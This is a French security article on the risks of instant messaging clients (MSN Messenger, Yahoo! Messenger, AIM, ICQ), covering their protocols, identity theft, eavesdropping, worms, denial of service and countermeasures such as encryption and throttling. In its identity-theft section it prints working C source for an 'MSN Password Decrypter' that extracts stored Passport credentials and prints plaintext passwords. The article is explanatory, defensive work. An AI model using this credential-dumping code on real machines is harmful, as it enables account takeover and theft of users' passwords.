[7] pDonkey Project - eDonkey Protocol Specifications : **http://sf.net/project/showfiles.php?group_id=64028**
[8] The eMule Protocol Specification : **http://www.cs.huji.ac.il/labs/danss/presentations/emule.pdf**
[9] PeerCache : **http://www.joltid.com/index.php/peercache/**
[10] Polémique Wanadoo NL : **http://www.lexpansion.com/groupe-lexpansion/presse5/wanadoo-fait-le-jeu-des-pirates.htm**
[11] Protocole AICH : **http://www.emule-project.net/home/perl/help.cgi?l=1&topic_id=589&rm=show_topic**
[12] Attaque sur la clé du réseau BlackNet : **http://en.wikipedia.org/wiki/Blacknet**
[13] Serveur Lugdunum : **http://lugdunum2k.free.fr/**
[14] eMule v0.42d DecodeBase16 Remote Buffer Overflow Vulnerability : **http://www.frsirt.com/bulletins/113**

Les risques de la messagerie instantanée

La messagerie instantanée est désormais une technologie complètement rentrée dans les mœurs, particulièrement au niveau des jeunes mais aussi des moins jeunes. Son usage personnel intensif a, comme beaucoup d'autres domaines abordés dans ce dossier, poussé nombre de personnes à l'utiliser dans un contexte professionnel pour « faciliter » un certain nombre de tâches. Or cette augmentation de l'utilisation d'applications pour particuliers en entreprise n'est pas sans risques et la messagerie instantanée ne déroge pas à la règle. Divulgation d'informations, usurpation d'identité ou encore propagation de virus sont autant de risques de la messagerie instantanée.

Après une introduction sur les principes de fonctionnement de la messagerie instantanée et une présentation des systèmes des quatre plus populaires (MSN Messenger, Yahoo ! Messenger, AOL Instant Messenger et ICQ), nous nous focaliserons sur les risques encourus par les usagers et une entreprise autorisant l'usage de la messagerie instantanée. Des mesures de sécurisation, à destination en particulier des entreprises seront ensuite proposées.

Messagerie instantanée : définitions et principes de fonctionnement

1.1 Définitions et protocoles

On peut considérer que deux grandes catégories d'architectures fonctionnelles sont mises en œuvre par les systèmes de messageries instantanées :

- L'architecture client / serveur
- L'architecture « peer to peer » hybride

À l'heure actuelle et dans la plupart des solutions présentées par la suite, les deux architectures cohabitent pour des raisons historiques et de compatibilité.


Le modèle client / serveur

Dans ce premier modèle, implémenté par exemple dans l'IRC, quand un utilisateur se connecte au serveur central, ce dernier procède à la vérification de l'identité de l'utilisateur et à l'enregistrement du statut actif de celui-ci (il sera alors considéré comme étant « en ligne »). La liste des clients actifs étant mise à jour régulièrement par le serveur, les utilisateurs sont informés de la disponibilité de leurs interlocuteurs potentiels.

Le modèle « peer to peer » hybride

Dans ce second modèle, les clients de messagerie instantanée jouent à chaque session le rôle de client et de serveur du modèle « client/serveur » vis-à-vis des autres clients. Dans ce modèle il n'y a pas de serveur gérant les flux de communications entre les clients.

Figure 1 *Modèle client/serveur*




1/ L'utilisateur 1 se connecte au serveur 1 pour enregistrement de sa présence. Le serveur 1 transfère cette information aux autres serveurs.

2/ L'utilisateur 1 voit que l'utilisateur n est en ligne et initie le dialogue. Les serveurs 1 et n relaieront les données.

Le serveur central sert uniquement d'outil d'enregistrement et de contrôle d'accès au client visé par les utilisateurs.

Figure 2 *Modèle Peer-to-Peer hybride*



1/ Un utilisateur connecté et identifié envoie une requête au serveur central.

2/ Après validation du statut de l'autre participant au dialogue, le serveur renvoie l'adresse de celui-ci.

3/ Mise en place d'un dialogue direct entre les utilisateurs

Quelques exemples

MSN Messenger

Le protocole utilisé par MSN Messenger est souvent dénommé MSNP. MSNP est un protocole ASCII plutôt que binaire. Tout ce qui est envoyé est donc directement lisible par le commun des mortels. Des informations concernant MSNP peuvent être trouvées sur le site Internet de MSN Messenger [1] permettant à des développeurs de réaliser l'interopérabilité avec des produits tiers (on peut penser à Jabber par exemple). Pour ceux qui désirent approfondir le sujet une lecture de la MSDN [2] correspondante pourra fortement les aider.

Sylvain Roger
sylvain.roger@solucom.fr
Consultant Sécurité des Systèmes d'Information, SoluCom,
http://www.solucom.fr


L'architecture de MSN Messenger est relativement compliquée en comparaison des autres services de messagerie instantanée tels que AIM ou Yahoo ! Messenger car elle se base sur cinq différents types de serveurs pour traiter les communications :

- Serveur de *dispatch* : maintient une liste des serveurs de notifications et communique leurs adresses IP aux clients.
- Serveur de notification : fournit des informations sur la localisation des clients à des fins de routage, la connexion avec les serveurs *switchboards* et les informations d'état des clients. Les clients doivent maintenir une connexion active avec ces serveurs continuellement.
- Serveur d'authentification Passeport .NET : fait partie du processus d'authentification, fournit au client qui désire s'authentifier un ticket pour compléter le processus d'authentification avec le serveur de notification.
- Serveur *Nexus* : fait partie également du processus d'authentification, fournit au client l'URL du serveur Passeport et les informations nécessaires pour s'authentifier.
- Serveur *switchboards* : fournit les fonctionnalités de transfert de messages et de fichiers entre deux clients.

MSN Messenger repose sur le Passeport .NET pour l'authentification. L'authentification est construite sur un mécanisme de *challenge/response*. Le processus commence lorsqu'un client se connecte à un serveur de *dispatch*. Ce serveur, situé à l'adresse **messenger.hotmail.com** est responsable de la communication de l'adresse IP et du port d'échange d'un serveur de notification au client. Une fois que le client a établi la connexion avec le serveur de notification, le client et le serveur échangent des informations sur la version du protocole, la version du client et vérifient l'identification du Passeport Microsoft. Le serveur de notification débute donc le processus d'authentification après avoir vérifié que le Passeport a un format correct et envoie au client un challenge. Le client contacte alors le serveur Nexus pour recevoir l'URL d'un serveur Passeport pour envoyer son Passeport et le mot de passe pour compléter le processus d'authentification. La communication avec le serveur Passeport se fait en HTTPS. Le client envoie le challenge, son identifiant et mot de passe Passeport à l'URL Passeport. Si les données sont conformes, le serveur Passeport renvoie un ticket, renvoyé au serveur de notification pour compléter la procédure d'authentification.

Une fois authentifié, le client communique avec le serveur de notification et lui transmet les détails sur sa présence avec un code à trois lettres (par exemple NLN pour en ligne). Les paquets de données commencent eux avec différentes commandes ASCII, débutant par trois caractères suivis des données en elles-mêmes. Par exemple, on peut retrouver USR pour désigner un utilisateur ou encore XFR pour un transfert. Un paquet TCP peut contenir plusieurs commandes, celles-ci étant séparées par le retour chariot (CRLF). Une trame MSNP se termine aussi par le retour chariot.

Figure 3



Au niveau réseau, le client MSN Messenger tentera de se connecter au serveur via le port par défaut 1863. Si le client ne peut contacter directement le serveur via ce port, il utilisera un serveur proxy, qui entraînera l'ajout d'un en-tête HTTP à tous les paquets échangés.

Yahoo ! Messenger

Yahoo ! Messenger est sorti dans sa première version en juin 1999. Ce client de messagerie est devenu très rapidement populaire. Le protocole utilisé est appelé YMSG. De nombreuses versions de ce protocole se sont succédées. Nous nous concentrons sur la version 9, la dernière étant la 13. Les paquets YMSG commencent tous par les lettres YMSG. Lorsqu'un client envoie un paquet au serveur, l'octet suivant ces lettres désigne la version du protocole. Dans le sens inverse, l'octet est positionné à 0.

L'en-tête des paquets YMSG est constitué de six éléments :

Champ	Type	Description
ymsg.content	String	Partie données du paquet
ymsg.len	Unsigned 16-bit integer	Longueur du paquet
ymsg.service	Unsigned 16-bit integer	Type de service
ymsg.session_id	Unsigned 32-bit integer	Identifiant de la connexion, nombre pseudo aléatoire généré au début de la conversation et conservé tout au long de celle-ci par l'utilisateur
ymsg.status	Unsigned 32-bit integer	Drapeaux concernant le type du paquet
ymsg.version	Unsigned 32-bit integer	Identifiant de la version

A noter que l'ensemble des paquets ne contient pas forcément des données. C'est le cas par exemple du premier paquet envoyé par un client à un serveur. Au niveau réseau, le client Yahoo ! Messenger se connecte sur le port 5050 au serveur **cs.yahoo.com**. Si ce port est bloqué d'autres ports sont essayés et les échanges peuvent se faire via un proxy HTTP. L'échange du mot de passe utilisateur peut se faire de différentes méthodes chiffrées. Les anciennes versions de YMSG utilisaient une fonction de chiffrement construite sur MD5. Désormais c'est un principe de challenge/response qui est utilisé. Le serveur Yahoo ! envoie au client une chaîne de 24 caractères. Le client lui renvoie deux chaînes, toujours de 24 caractères contenant le pseudonyme chiffré et un hash MD5 du mot de passe.

Vous pouvez trouver ci-dessous une illustration de ce mécanisme d'authentification :

```
GET /reg/login0/no_suli/login/us/ym/*http://login.yahoo.com/config/login?
.tries=1&.src=ym&.md5=&.hash=&.js=1&.last=&promo=&.intl=us&.bypass=&
.partner=&.u=08oidol1a8gav&.v=0&
.challenge=sHahwb_63ScGiwVT2q5lh7bi1JEv&.yplus=&.emailCode=&pkg=&
stepid=&.ev=&hasMsgr=0&.chkP=Y &.done=http%3A//mail.yahoo.
com&login=xxxxxxxxxxxxxx
&passwd=0c5d98f1305bad4045863f78a335fc30 &.persistent=&.save=1&.hash=1&.md5=1
HTTP/1.1
Host: us.rd.yahoo.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.7)
Gecko/20050414 Firefox/1.0.3
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://mail.yahoo.com/?.intl=us
Cookie: Y=v=1&n=ftsocmdj9pbtu&p=
```

Le processus de connexion au service est le suivant : le client Yahoo ! se connecte au serveur **cs.yahoo.com**, le serveur envoie un **challenge** pour chiffrer le pseudonyme et le mot de passe. Le client chiffre **le pseudonyme et le mot de passe** et renvoie deux chaînes de caractères de 24 octets au serveur. Une fois que le serveur a vérifié l'identité du client, un cookie lui est envoyé et il passera en mode « connecté » dès sa réception.

AOL Instant Messenger (AIM)

Le service de messagerie instantanée d'AOL peut lui utiliser deux protocoles différents : OSCAR et TOC. OSCAR est considéré comme étant le protocole le plus répandu : c'est un protocole binaire utilisé par le client AIM. AOL essaye de garder les spécifications de ce protocole secrètes en s'opposant notamment à son utilisation par des clients tiers comme Trillian. TOC, au contraire, est destiné aux développements externes mais s'avère être beaucoup moins fonctionnel. Par exemple, TOC ne permet que l'échange de messages et aucune autre fonctionnalité. De plus, les messages échangés sont limités par une taille de 1024 octets, ce qui induit un fractionnement régulier et pénible des messages échangés. C'est pourquoi nous traitons uniquement le protocole OSCAR.

Les paquets de données sont échangés au niveau TCP. Un paquet TCP peut contenir plusieurs commandes et une commande peut être divisée en plusieurs paquets. Les trames échangées sont appelées des trames FLAP. La plupart des commandes sont envoyées dans des paquets dits SNAC contenus dans les trames FLAP. Détaillons un peu l'en-tête de nos trames FLAP :

Champ	Type	Description
aim.cmd_ start	Unsigned 8-bit integer	Commence un ensemble de paquets pouvant appartenir d'un à cinq canaux. Chaque canal représente un type de données en transit
aim.channel	Unsigned 8-bit integer	Désigne le canal : 1 – nouvelle connexion, 2 – données SNAC, 3 – erreur, 4 – connexion fermée, 5 – inconnu
aim.seqno	Unsigned 16-bit integer	Numéro de séquence ayant pour objectif de lutter contre l'usurpation d'identité ou encore l'injection de données. Ce numéro est aléatoire et différent pour le client et le serveur. Il est incrémenté à chaque ensemble de paquets FLAP
aim.datalen	Unsigned 16-bit integer	Taille des données qui suivent et qui sont souvent contenues dans des paquets SNAC

L'en-tête d'un paquet SNAC est constitué des éléments suivants :

Champ	Type	Description
aim.snac. family	Unsigned 16-bit integer	Identifiant de famille qui indique un type d'opérations comme le contrôle d'état, la gestion des contacts...
aim.snac.flags	Unsigned 16-bit integer	Drapeau dont la fonction n'est pas connue
aim.snac.id	Unsigned 32-bit integer	Identifiant de requête, un nombre pseudo-aléatoire, qui permet de synchroniser les requêtes et les réponses lors des échanges clients/ serveurs
aim.snac. subtype	Unsigned 16-bit integer	Identifiant de sous-type, spécifique au type du paquet, en l'occurrence SNAC

Au niveau réseau, le port par défaut utilisé est le 5190. Néanmoins, l'accès au service peut se faire via un proxy.

L'échange du mot de passe utilisateur se fait via l'utilisation d'une méthode *challenge/response*, ce qui permet d'envoyer un hash du mot de passe au serveur pour vérification et non le mot de passe directement. Ceci nous amène à nous concentrer sur le processus de connexion au service. Pour se connecter au service AIM, le client se connecte dans un premier temps au serveur de connexion **login.oscar.aol.com** et envoie son pseudonyme. Le serveur lui renvoie un challenge pour vérification de son mot de passe.

Le client renvoie `<login || hash(pass || challenge) || version >`. Après vérification des informations, le serveur envoie un cookie et l'adresse IP du serveur BOS (*Basic Oscar Services*). Le client se déconnecte alors du serveur d'authentification pour se reconnecter au serveur BOS en utilisant le même port.

L'authentification au serveur BOS se fait par l'envoi du cookie. Le serveur BOS lui enverra enfin l'adresse IP d'un serveur de services (comme pour l'utilisation de l'email), néanmoins la connexion à ce serveur de services n'est pas obligatoire. À la fin de la conversation, le client se déconnecte et le cookie est automatiquement invalidé.

ICQ

ICQ (« I Seek You ») est probablement l'un des précurseurs les plus connus dans le domaine de la messagerie instantanée. Mirabilis, société créatrice du système, fut rachetée par AOL en 1998 (à cette époque, plus de 12 millions d'utilisateurs étaient recensés). ICQ n'utilise pas les pseudonymes de la même façon que les trois autres services qui vous ont été présentés précédemment. Il utilise des identifiants uniques. Lorsqu'un utilisateur souscrit au service, un nouvel identifiant est créé. Depuis le rachat par AOL, ICQ utilise le protocole OSCAR : la séquence de connexion est donc la même. Enfin, par défaut, le client ICQ se connecte via le port 5190 au serveur **login.icq.com**.

Les risques liés aux messageries instantanées

Suite aux présentations succinctes des quatre principaux systèmes de messagerie instantanée en termes de nombres d'utilisateurs, on peut deviner assez facilement les risques qu'ils engendrent : usurpation d'identité, atteinte à la confidentialité, déni de service, mais aussi propagation virale. Dans la suite de cet article nous détaillons ces risques en les illustrant d'exemples concrets.

Usurpation d'identité

Il existe en fait plusieurs façons d'usurper l'identité d'un utilisateur d'un système de messagerie instantanée. La manière la plus simple est probablement la capture des informations d'identification, c'est-à-dire le pseudonyme et le mot de passe. L'intérêt principal de l'usurpation d'identité dans un système de messagerie instantanée est le gain de la confiance que portent les contacts de l'utilisateur visé à celui-ci. Cela pourrait permettre de récupérer par la suite des informations intéressantes, par exemple financièrement.

Pour récupérer les informations d'authentification d'un utilisateur il est possible de :

- Utiliser un cheval de Troie pour accéder au mot de passe sauvé sur le poste. L'envoi de cette information peut se faire par le système lui-même, IRC ou encore le mail.

À titre d'illustration, on peut regarder le code de l'outil *MSN Password Decrypter* permettant de déchiffrer un mot de passe MSN Messenger stocké sur une machine sous Windows XP ou 2003 :

```
int main()
{
PCREDENTIAL *CredentialCollection = NULL;
DATA_BLOB blobCrypt, blobPlainText, blobEntropy;
char szEntropyStringSeed[37] = "82BD0E67-9FEA-4748-8672-D5EFE5B77988"; //credui.
dll
short int EntropyData[37];
short int tmp;
HMODULE hDLL;
DWORD Count, i;
    showBanner();
//Localisation de CredEnumerate, CredRead, CredFree de advapi32.dll
    if( hDLL = LoadLibrary("advapi32.dll") )
    {
        pfCredEnumerateA =(typeCredEnumerateA)GetProcAddress(hDLL,
"CredEnumerateA");
        pfCredReadA = (typeCredReadA)GetProcAddress(hDLL, "CredReadA");
        pfCredFree = (typeCredFree)GetProcAddress(hDLL, "CredFree");

        if( pfCredEnumerateA == NULL|| pfCredReadA == NULL || pfCredFree == NULL
)
        {   printf("error!\n");
            return -1;}
    }
  //récupération de 'credentials', respectant le filtre
    pfCredEnumerateA("Passport.Net\\*", 0, &Count, &CredentialCollection);
    if( Count ) //généralement cette valeur est égale à 1
    {
        //Calcul des données d'entropie
        for(i=0; i<37; i++) // strlen(szEntropyStringSeed) = 37
        {   tmp = (short int)szEntropyStringSeed[i];
            tmp <<= 2;
            EntropyData[i] = tmp;}
        for(i=0; i<Count; i++)
        {   blobEntropy.pbData = (BYTE *)&EntropyData;
            blobEntropy.cbData = 74; //sizeof(EntropyData)
            blobCrypt.pbData = CredentialCollection[i]->CredentialBlob;
            blobCrypt.cbData = CredentialCollection[i]->CredentialBlobSize;
            CryptUnprotectData(&blobCrypt, NULL, &blobEntropy, NULL, NULL, 1,
&blobPlainText);
            printf("Username : %s\n", CredentialCollection[i]->UserName);
            printf("Password : %ls\n\n", blobPlainText.pbData);}
    }
```


- Capturer le trafic réseau : étant donné qu'aucun des systèmes présentés ne chiffre les flux de données échangées. Cela permet notamment de réaliser des attaques efficaces du type « man-in-the-middle » via notamment des techniques d'ARP Spoofing.

Divulgation d'informations

La divulgation d'informations fait partie des risques dont la probabilité d'occurrence est la plus probable. Dans les quatre systèmes présentés en première partie, on s'aperçoit vite qu'à part le chiffrement du mot de passe, dans le meilleur des cas, les données échangées lors d'une conversation circulent en clair.

Il suffit donc d'écrire un simple décodeur pour reconstruire les messages entre deux clients. Un sniffer classique du type Ethereal contient l'ensemble des plugins nécessaires au suivi d'une conversation via messagerie instantanée.

Figure 4



Virus et autres vers

Il suffit de suivre un minimum l'actualité virale pour se rendre compte que le nombre de virus et autres vers utilisant la messagerie instantanée comme vecteur de propagation est en forte progression. Les clients de messagerie instantanée sont souvent vus comme des portes ouvertes.

Les chevaux de Troie sont aussi friands des clients de messagerie instantanée. Les capacités de partage de fichiers de ces derniers constituent une bonne cible. En effet, pour s'attaquer à un client avec une adresse IP dynamique, pourquoi ne pas s'intéresser à son pseudonyme qui, lui, sera plus probablement fixe. De plus, les ports ouverts par le client de messagerie instantanée peuvent être utilisés de façon transparente par le cheval de Troie.

C'est pourquoi, depuis mars 2005, les plus grands fournisseurs de messagerie instantanée (Microsoft, AOL, Yahoo !..) ont mis en place le « IM Threat Center », responsable de suivre les dernières vulnérabilités et vers impactant les clients de messagerie instantanée.

La plupart des vers de messagerie instantanée se propagent en générant automatiquement des requêtes de transfert de fichiers ou en envoyant des URL pointant sur des sites dangereux sous des identités d'utilisateur valides. Phishing, scam deviennent aussi des menaces pour les utilisateurs de messagerie instantanée.

De plus, il est difficile pour un antivirus de filtrer l'envoi d'URL dangereuses (comment distinguer une url valide d'une non valide si celle-ci ne fait pas partie d'une base de signature ?)

Attardons-nous quelques instants sur les principales familles de vers de messagerie instantanée :

- Le ver *Choke*, sorti en juin 2001, s'attaquait au réseau MSN Messenger et générait automatiquement des invitations à un transfert de fichiers, en l'occurrence le *payload* du ver.
- Le ver *SoFunny*, sorti en juillet 2001, se propageait comme fichier attaché à un email généré par le vol d'adresses email via le profil AIM de l'utilisateur touché.
- Le ver *JS_Menger*, sorti en février 2002, s'attaquait également au réseau MSN Messenger en envoyant dans un message texte une URL pointant vers un site malicieux exploitant une vulnérabilité de Microsoft Internet Explorer.
- Les familles de vers *Kelvir/Bropia*, actives surtout en janvier et février 2005, tentaient de se propager à l'ensemble des contacts d'un utilisateur de MSN Messenger via transfert de fichiers et renvoi vers des sites dangereux.
- Certaines variantes de la famille de ver *Serflog* : propagation sur les réseaux de P2P et MSN Messenger avec tentative de désactivation de l'antivirus du poste infecté ainsi que la modification du fichier *hosts*.

De façon plus macroscopique, quatre vecteurs de propagation principaux sont utilisés par les vers de messagerie instantanée :

1. Génération d'une commande de transfert de fichier : nécessite l'interaction de l'utilisateur qui doit accepter le transfert.
2. Génération d'un message texte contenant une URL pointant vers un site dangereux : nécessite également l'interaction de l'utilisateur qui doit cliquer sur le lien.
3. Exploitation d'une vulnérabilité au niveau du client de messagerie : ne nécessite pas forcément l'interaction avec l'utilisation (un ver exploitant les vulnérabilités relatives aux formats d'image PNG et GIF dans le client MSN Messenger aurait pu se propager sans interaction utilisateur...)
4. Exploitation de vulnérabilités du système d'exploitation ou de logiciels fortement répandus.

Déni de service

Il existe plusieurs façons de générer un déni de service contre un client de messagerie instantanée. Certaines des attaques peuvent faire planter le client de messagerie instantanée, voire le poste dans sa totalité en générant une utilisation importante du processeur. Une des attaques classique consiste en l'envoi massif (« *flooding* ») de messages vers un utilisateur unique. La plupart des clients de messagerie instantanée n'inclut pas en effet de protection anti-flooding.

Des vulnérabilités spécifiques ont également été identifiées dans certains clients de messagerie instantanée. Il suffit alors de chercher les exploits correspondants... À titre d'illustration on peut citer :

- Vulnérabilité de type « *Heap Overflow* » via l'envoi d'URL modifiée touchant le client AIM et ayant pour conséquence le crash du client (déni de service sur le client).
- Vulnérabilité de type « *Buffer Overflow* » via l'intégration de lien modifié du type **ymsg://** dans des pages web ayant pour conséquence le crash du client Yahoo ! Messenger (déni de service sur le client).
- Vulnérabilité de type déni de service via l'envoi de requêtes « invite » malformées ayant pour conséquence le crash du client MSN Messenger.

Quelques pistes de sécurisation

Les risques touchant la messagerie instantanée sont donc nombreux. Malgré cela, quelques éléments de sécurisation existent. Deux solutions techniques sont envisageables : d'une part le filtrage applicatif, et d'autre part le chiffrement et l'authentification des échanges.

Néanmoins, d'autres moyens sont également réalistes : l'interdiction d'utilisation via une politique de sécurité d'une part et la mise en place d'un réseau interne d'autre part. D'un point de vue plus théorique, certaines fonctionnalités des systèmes de messagerie instantanée pourraient être améliorées par l'introduction de nouveaux concepts comme nous le verrons en 3.3.

Bloquer le service

Bloquer le service est une mesure de prévention difficile à mettre en place et pas toujours très efficace. Un simple blocage de port au niveau des firewalls d'entreprise n'amènera que des résultats mesurés : la plupart des clients de messagerie instantanée utilisent des ports communs comme celui du surf web (port 80) ou FTP (port 21).

La plupart des clients comporte de plus des fonctionnalités de recherche de ports ouverts dans le cas où les ports utilisés

par défaut soient bloqués. Les firewalls intégrant une analyse protocolaire pourront s'avérer plus efficaces car le trafic des messageries instantanées est différent de celui d'un trafic web classique. Malheureusement, les dernières versions des systèmes de messagerie instantanée intègrent la possibilité d'inclure le trafic à l'intérieur d'une requête HTTP rendant l'analyse protocolaire beaucoup plus difficile. On voit donc bien que la solution ne doit pas résider uniquement au niveau réseau.

Chiffrement et authentification

Pour lutter contre la divulgation d'information ou contre l'usurpation d'identité, des mécanismes de chiffrement et d'authentification robustes peuvent être mis en place.

Pour illustrer cette possibilité, étudions le produit Trillian de la société « Cerulean Studios » dont la version 1 annonce la fourniture d'une messagerie instantanée sécurisée pour les systèmes AOL et ICQ. Trillian utilise une combinaison d'un échange de clé Diffie-Hellman avec un chiffrement Blowfish de 128 bits pour renforcer la sécurité des échanges entre deux clients Trillian.

Le fonctionnement du système mis en place est alors le suivant :

- Génération des clés publiques et privées par chaque client Trillian.
- Envoi réciproque des clés publiques entre les clients.
- Dérivation du secret partagé (opération mathématique prenant en entrée la clé privée du client et la clé publique de l'autre client).
- Transfert de la clé de chiffrement Blowfish 128 bit : cette transmission se fait de manière sécurisée grâce au secret partagé généré précédemment.
- Chiffrement des données en utilisant la clé de chiffrement Blowfish créée précédemment.

Ce système paraît au premier abord être idéal. Cependant, quelques risques subsistent : l'échange des clés Diffie-Hellman est vulnérable aux attaques man-in-the-middle. Dans le cas de Trillian, la probabilité de cette attaque est cependant faible car les utilisateurs s'authentifient d'abord au serveur du système de messagerie instantanée sous-jacent (AOL ou ICQ). Cela signifie qu'il est plus probable qu'une attaque soit menée directement sur le hash du mot de passe afin d'usurper l'identité de l'utilisateur plutôt que d'attaquer par des techniques «man-in-the-middle » plus complexes.

On peut également remarquer le choix d'un chiffrement symétrique plutôt qu'asymétrique, pour des questions de performance nécessaires dans le cadre d'un système de messagerie instantanée. Il convient de noter que cette solution est un exemple parmi d'autres et que des systèmes comme Jabber fournisse les mêmes fonctionnalités de sécurité.

Par ailleurs, la solution semble résider dans l'emploi d'un mélange de cryptographie asymétrique et symétrique (pour l'échange des clés de session) comme le fait par exemple Skype.

Introduction d'un mécanisme de « throttling »

Pour combattre la propagation des vers de messagerie instantanée, un concept intéressant fut introduit par Williamson, un universitaire américain : le mécanisme du « throttling » est fondé sur l'observation que le trafic réseau généré par ce type de ver est significativement différent du trafic « normal » des autres protocoles Internet (TCP/IP, email...).

En général, les utilisateurs de messagerie instantanée interagissent avec un réseau de contacts actif assez fermé alors que les vers envoient des messages à l'ensemble des contacts étant en ligne.

Le mécanisme proposé est de limiter la fréquence avec laquelle les utilisateurs peuvent interagir avec leurs contacts afin de bloquer les vers tout en ayant un impact très limité pour l'utilisateur.

PUBLICITÉ

De manière plus détaillée, une liste des contacts récents avec lesquels une interaction a eu lieu est construite. Le mécanisme tente de s'assurer que pas plus d'un message est envoyé à un nouveau contact par tranche de temps (pour un utilisateur qui ne fait pas partie de la liste précédente).


Chaque fois qu'un utilisateur tente d'envoyer un message à un contact, l'identifiant de l'expéditeur est comparé avec les éléments de la liste. S'il en fait partie, le message est envoyé sans aucune action particulière, sinon le message est envoyé avec incrémentation d'une variable « délai ».

Lorsque cette variable atteint un seuil défini, on suppose qu'il s'agit d'un ver et tous les messages provenant de l'utilisateur concerné sont bloqués. Ce mécanisme doit être implémenté au niveau du serveur. La figure ci-dessous résume ce mécanisme.

Malheureusement, même si ce système est intéressant, il possède lui aussi quelques limitations. Lorsque le seuil de la variable « délai » est atteint, l'utilisateur concerné voit tous ces messages bloqués jusqu'à ce qu'il confirme la légitimité de ses messages.

Cela enlève l'aspect « instantanée » à la messagerie d'une part et d'autre part, la légitimité des messages pourrait être validée automatiquement par le ver.

Figure 5



Ce système n'est pas compatible pour les conversations ayant lieu entre plusieurs utilisateurs en même temps. Enfin, cela nécessite la gestion de nombreuses variables au niveau du serveur et donc la nécessité d'augmenter les capacités de ceux-ci.

Conclusion

La messagerie instantanée a connu un succès indéniable ces dernières années et continuera sûrement à être utilisée de façon intensive dans le futur. Des solutions comme MSN Messenger, Yahoo ! Messenger ou autre AOL Instant Messenger sont utilisées par des millions de personnes. Ces outils apparaissent désormais dans le monde de l'entreprise, poussés par les utilisateurs qui souhaitent retrouver les mêmes fonctionnalités dans leur environnement de travail. Les utilisateurs professionnels voient dans ces outils une méthode de travail collaboratif pratique et peu intrusive. Mais la problématique de gestion et de contrôle des flux de messagerie instantanée n'est pas toujours encore prise en compte. Pourtant, la messagerie instantanée amène des risques concrets et avérés au niveau de la confidentialité des données ou de l'usurpation d'identité. Quelques parades peuvent être mises en place comme l'interdiction d'utilisation, le filtrage applicatif ou le chiffrement des données. Mais la solution la plus simple apparaît encore comme étant la mise en place d'un réseau interne de messagerie instantanée avec la maîtrise des différents éléments et donc de leur sécurité.

Références & Liens

